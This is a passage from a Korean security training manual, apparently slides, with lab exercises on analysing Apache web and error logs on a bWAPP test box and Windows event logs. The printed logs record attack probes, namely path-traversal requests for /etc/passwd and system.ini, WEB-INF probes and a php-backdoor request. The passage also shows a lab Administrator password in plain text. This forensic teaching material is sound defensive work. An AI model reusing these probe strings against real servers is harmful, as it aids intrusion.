
Source Code

4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

– Astrogrep에서 분석하고자 하는 파일(access.log)을 불러와 원하는 문자열을 검색한다.


- » 이미 설치돼 있으므로 시작에서 astrogrep을 타이핑하여 프로그램을 찾을 수 있다.
- » 클릭하여 실행한다.



4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석


- Astrogrep에서 분석하고자 하는 파일(access.log)을 불러와 원하는 문자열을 검색한다.
 - » Search Path에는 분석할 로그 파일을 모아 놓은 폴더를 선택한다(vsftp로 받아서 모아 놓자.)



4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

- Astrogrep에서 분석하고자 하는 파일(access.log)을 불러와 원하는 문자열을 검색한다.
 - » Search Path에는 분석할 로그 파일을 모아 놓은 폴더를 선택한다(vsftp로 받아서 모아 놓자.)




4 <실습> 리눅스 웹 로그 분석

• 웹 로그 분석

– Astrogrep에서 분석하고자 하는 파일(access.log)을 불러와 원하는 문자열을 검색한다.

- » Search text에 원하는 검색어를 넣고 엔터를 치면 다음과 같이 검색이 된다.
- » 검색이 될만한 문자열은 스스로 파일들에서 찾아보도록 하자.




4 <실습> 리눅스 웹 로그 분석

• 에러 로그 분석

– 아파치 웹 서비스에서 에러가 발생한 로그를 확인한다.

» 외부 서비스에서 공격 과정에서 파일이 존재하지 않거나, 접근이 불가능한 경우가 저장된다.




```
root@bee-box:/var/log/apache2# cat error.log
[Thu Aug 30 07:52:59 2018] [notice] FastCGI: process manager initialized (pid
32699)
[Thu Aug 30 07:52:59 2018] [warn] RSA server certificate CommonName (CN) `bee
-box.bwapp.local' does NOT match server name!?
[Thu Aug 30 07:52:59 2018] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2
.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g config
ured -- resuming normal operations
[Thu Aug 30 16:18:33 2018] [error] [client 192.168.130.132] File does not exi
st: /var/www/robots.txt
[Thu Aug 30 16:18:33 2018] [error] [client 192.168.130.132] File does not exi
st: /var/www/sitemap.xml
[Thu Aug 30 16:19:54 2018] [error] [client 192.168.130.132] script '/var/www/
7427922811857042876.php' not found or unable to stat, referer: http://192.168
.130.131/evil/
[Thu Aug 30 16:19:54 2018] [error] [client 192.168.130.132] script '/var/www/
bWAPP/8779603019718023029.php' not found or unable to stat, referer: http://1
92.168.130.131
[Thu Aug 30 16:19:54 2018] [error] [client 192.168.130.132] File does not exi
st: /var/www/bWAPP/images/5021535736811971265, referer: http://192.168.130.13
1
```

4 <실습> 리눅스 웹 로그 분석

• 에러 로그 분석

– 아파치 웹 서비스에서 에러가 발생한 로그를 확인한다.

» 외부 서비스에서 공격 과정에서 파일이 존재하지 않거나, 접근이 불가능한 경우가 저장된다.



The screenshot shows a terminal window titled "root@bee-box: /var/log/apache2". The window contains a series of error log entries from an Apache server. The logs show various failed attempts to access non-existent files or directories, such as "/Windows/system.ini" and "/etc/passwd", with messages indicating "Permission denied". There are also entries related to XML configuration files like "WEB-INF/web.xml" and "WEB-INFweb.xml". The logs conclude with "[Sun Sep 02 14:51:54 2018] [notice] caught SIGWINCH, shutting down gracefully".

```

root@bee-box: /var/log/apache2
File Edit View Terminal Tabs Help
st: /var/www/bWAPP/images/function.mysql-connect, referer: http://192.168.130
.131/bWAPP/images/php-backdoor.php?db=ZAP&host=localhost&mquery=ZAP&passwd=ZA
P&usr=root
sh: c:/Windows/system.ini: not found
sh: ../../../../../../../../../../Windows/system.ini: not f
ound
sh: c:Windowssystem.ini: not found
sh: .....Windowssystem.ini: not found
sh: /etc/passwd: Permission denied
sh: ../../../../../../../../../../etc/passwd: Permission de
nied
sh: c//: not found
sh: /: Permission denied
sh: c:\: not found
sh: ../../../../../../../../../../: Permission denied
sh: WEB-INF/web.xml: not found
sh: WEB-INFweb.xml: not found
sh: /WEB-INF/web.xml: not found
sh: WEB-INFweb.xml: not found
sh: thisshouldnotexistandhopefullyitwillnot: not found
[Sun Sep 02 14:51:54 2018] [notice] caught SIGWINCH, shutting down gracefully
root@bee-box:/var/log/apache2# 
  
```

5 <실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그 분석

– 실습 목표

- » 원하는 윈도우 이벤트 로그를 찾고 분석할 수 있다.

– 실습 환경

구분	IP	ID	PW	비고
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfjw0!

– 실습 문제 구성


- » 윈도우 이벤트 뷰어의 활용법을 익히고 원하는 로그를 찾아라.
- » 컴퓨터가 최초로 부팅한 시각은 언제인가?
- » 계정 정보 변경을 확인하고 계정 생성 및 이름의 변천사를 확인하라.
- » RDP로 접속한 흔적이 있는지 파악하라. 로그인한 흔적이 없다면 그렇게 결론을 내린 이유는 무엇인가?

5

<실습> 윈도우 이벤트 로그

• 윈도우 이벤트 로그와 이벤트 로그 뷰어

